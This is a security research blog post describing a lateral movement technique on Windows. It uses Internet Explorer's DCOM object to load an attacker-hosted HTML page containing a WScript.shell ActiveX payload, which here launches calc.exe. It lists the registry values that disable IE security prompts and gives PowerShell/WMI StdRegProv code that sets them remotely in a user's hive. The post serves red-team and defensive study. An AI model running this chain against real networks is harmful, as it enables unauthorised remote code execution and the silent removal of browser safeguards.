Lateral Movement via Internet Explorer DCOM & ActiveX: Leveraging StdRegProv

blog.fndsec.net/2023/02/23/lateral-movement-using-internet-explorer-dcom-object-and-stdregprov

February 23, 2023

Written by: Hai Vaknin, Hoshea Yarden.

Introduction

In this blog, we will examine what DCOM and ActiveX are, how they work, and the potential security risks associated with using them to run commands remotely through Internet Explorer.

The Internet Explorer browser has been a staple in personal computing for many years, providing users with a means to access information and communicate online. However, with its widespread use comes the potential for security risks, particularly when it comes to running commands remotely. In this blog, we will explore the ability to run commands remotely using Internet Explorer's DCOM object and ActiveX controls.

DCOM (Distributed Component Object Model) and ActiveX are two technologies that play a critical role in this process. DCOM objects are a type of component that can be used to run commands remotely, while ActiveX controls are small programs that run within Internet Explorer and control its behavior. When used in conjunction, these technologies can be a powerful tool, but they also present a significant security risk if not used correctly.

Internet Explorer DCOM Object

DCOM (Distributed Component Object Model) is a Microsoft technology that allows software components to communicate with each other across a network. A DCOM object is a software component that can be accessed remotely by other applications, typically using a network protocol like TCP/IP.

DCOM objects are useful for building distributed applications, where different parts of an application need to run on different machines. They allow developers to create modular, reusable components that can be combined to form a complete system.

In our research on using various DCOM objects in search of new lateral movement techniques, seeing that the old and historically abused Internet Explorer is open to access using DCOM, we have chosen to investigate the it in hopes of findings ways to use it for Lateral Movement.

Figuring out Internet Explorer can use ActiveX objects within scripts, and scripts could be included simply by navigating to a file, we wanted to see if we could use an Internet Explorer DCOM object to run an HTML file with ActiveX controls on a remote machine.

TLDR: By using an appropriate DCOM object, it is possible to start Internet Explorer remotely and navigate to a specific web page. This can be used to execute ActiveX controls on the remote machine.

```
$co=
[System.Activator]::CreateInstance([type]::GetTypeFromProgID("InternetExplorer.Application","10.100.102.81"))
$co.Navigate("http://10.100.102.82/calc.html")
```


Video

The script below is a script written in JavaScript that creates a new ActiveXObject for Windows Script Host, which is used to run a command that launches the Windows Calculator application (calc.exe).


```
<html>
<SCRIPT>
var shell = new ActiveXObject("WScript.shell");
shell.run('"calc.exe"');
x.click();
</SCRIPT>
</html>

```

This code will execute only if launched from **Internet Explorer**, but there is a potential issue with doing so, which is related to the security settings of the browser.

These settings are designed to protect the user from potentially harmful scripts or applications, and may prompt the user to grant permission before allowing the script to execute the program.
The first prompt you see is likely asking whether you want to allow the script to run, and the second prompt is asking whether you want to allow the application to run.




First security prompt




Second security prompt

When using Internet Explorer, websites and content are grouped into “security zones” based on their trustworthiness, each with a default security level that controls which scripts and applications can run. The security settings of a particular zone can be customized by modifying its associated registry values.

To adjust the security settings of Internet Explorer, you can modify the registry keys that are associated with its security zones. This allows you to enable specific scripts and applications to run without generating protected mode prompts. After making the necessary changes to the registry, the code you previously could not run should be able to execute without triggering any warning messages.



disable the first prompt




Disable the second prompt


Here are the relevant registry paths to disable the Internet Explorer security feature which allow to run code trough ActiveX:

```
\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\0, "1201", "0"
\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\1, "1201", "0"
\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\2, "1201", "0"
\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\3, "1201", "0"
\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Zones\4, "1201", "0"
\Software\Microsoft\Internet Explorer\Main\FeatureControl\FEATURE_LOCALMACHINE_LOCKDOWN, "iexplore.exe", "0"
```

These keys are looked at by Internet Explorer within the **HKEY_CURRENT_USER** hive. This hive effectively points to the hive of the calling user (based on the token of the calling process). This hive can be directly accessed at HKEY_USERS/SID. Furthermore, when we launch an instance of Internet Explorer via DCOM, the instance, using the default DCOM configurations, runs under the context of our initiating user.



Internet Explorer's AppID's settings



Internet Explorer's AppID's settings

Set registry values with StdRegProv

Once we've identified the registry keys related to Internet Explorer's security zones, we'll need to modify the associated values to adjust the browser's security settings. However, modifying the registry on a remote system can be difficult. To make this process easier, we can use the `StdRegProv` WMI class provider.

```
$a=Get-WmiObject -List -Namespace "root\default" -ComputerName $hostname
| Where-Object {$_.Name -eq "StdRegProv"}
```

The StdRegProv is a WMI (Windows Management Instrumentation) provider class in the Windows operating system that enables users to access and modify registry values and keys on both local and remote Windows systems.

This provider is part of the WMI infrastructure and provides a standard set of methods for accessing and modifying registry keys and values. However, **it's important to note that the Windows Registry Provider is hosted in the LocalService security context, as a result, you can only access keys and values under HKEY_LOCAL_MACHINE (HKLM) and cannot access or modify keys and values under HKEY_CURRENT_USER (HKCU).**
as explained by microsoft:

> The RegProv registry provider is hosted in LocalService not the LocalSystem. Therefore, you cannot obtain information remotely from HKEY_CURRENT_USER…

Therefore, to access or modify a user's hive remotely, as explained above, a user's "HKCU" hive can be directly accessed at HKEY_USERS/SID. This allows us to make changes to hive corresponding to the user that will run the Internet Explorer instance. For example, if user A is to run an instance of Internet Explorer on Machine B, user A has to remotely modify the HKEY_USERS/USER_A_SID hive for when the Internet Explorer instance looks at it's HKCU. If the user has never logged in to the remote computer, their hive will not exist, therefore, we will not be able to modify it.

We can expand on this, and create a script that will automatically check registry access and the existence of a user's hive on all remote machines in the network. Then we can simply let the user provide the target machine (from the available) list and the path to the html file containing the ActiveXObject (Example for such a script at the beginning). The script should of course be hosted by the attacker and available to the target machine.

View at Medium.com

The PowerShell script performs the following steps:

- Gets the SID (Security Identifier) of the current user.
- Gets the domain name of the current computer.
- Searches for all computers in the domain.
- Starts a background job for each computer that queries for the existence of a registry key using WMI (Windows Management Instrumentation).
- Collects the results of the background jobs and adds the computer names to a temporary list.
- Queries the temporary list for the existence of a registry key and adds the computer names to a final list if the registry key exists.
- Sets the value of a specific registry key for each computer in the final list.

Conclusion

In this blog on lateral movement using Internet Explorer and ActiveX objects, we've discussed how to bypass the web browser ActiveX security by disabling the relevant registry keys.

We've explained how to use the StdRegProv WMI provider to remotely access and modify registry keys on machines where the user hive exists. This was necessary because WMI does not share the same HKCU link of the users we use to instantiate the DCOM object with, which is where the web browser security settings are located.

However, it's worth noting that if we can somehow create a fake user profile on the remote machine, or cause the target machine to load the required user hive, would allow us to attack any machine with WMI access on the network significantly expanding the attack surface. I have not yet found ways to do so but it's a potential avenue for further exploration.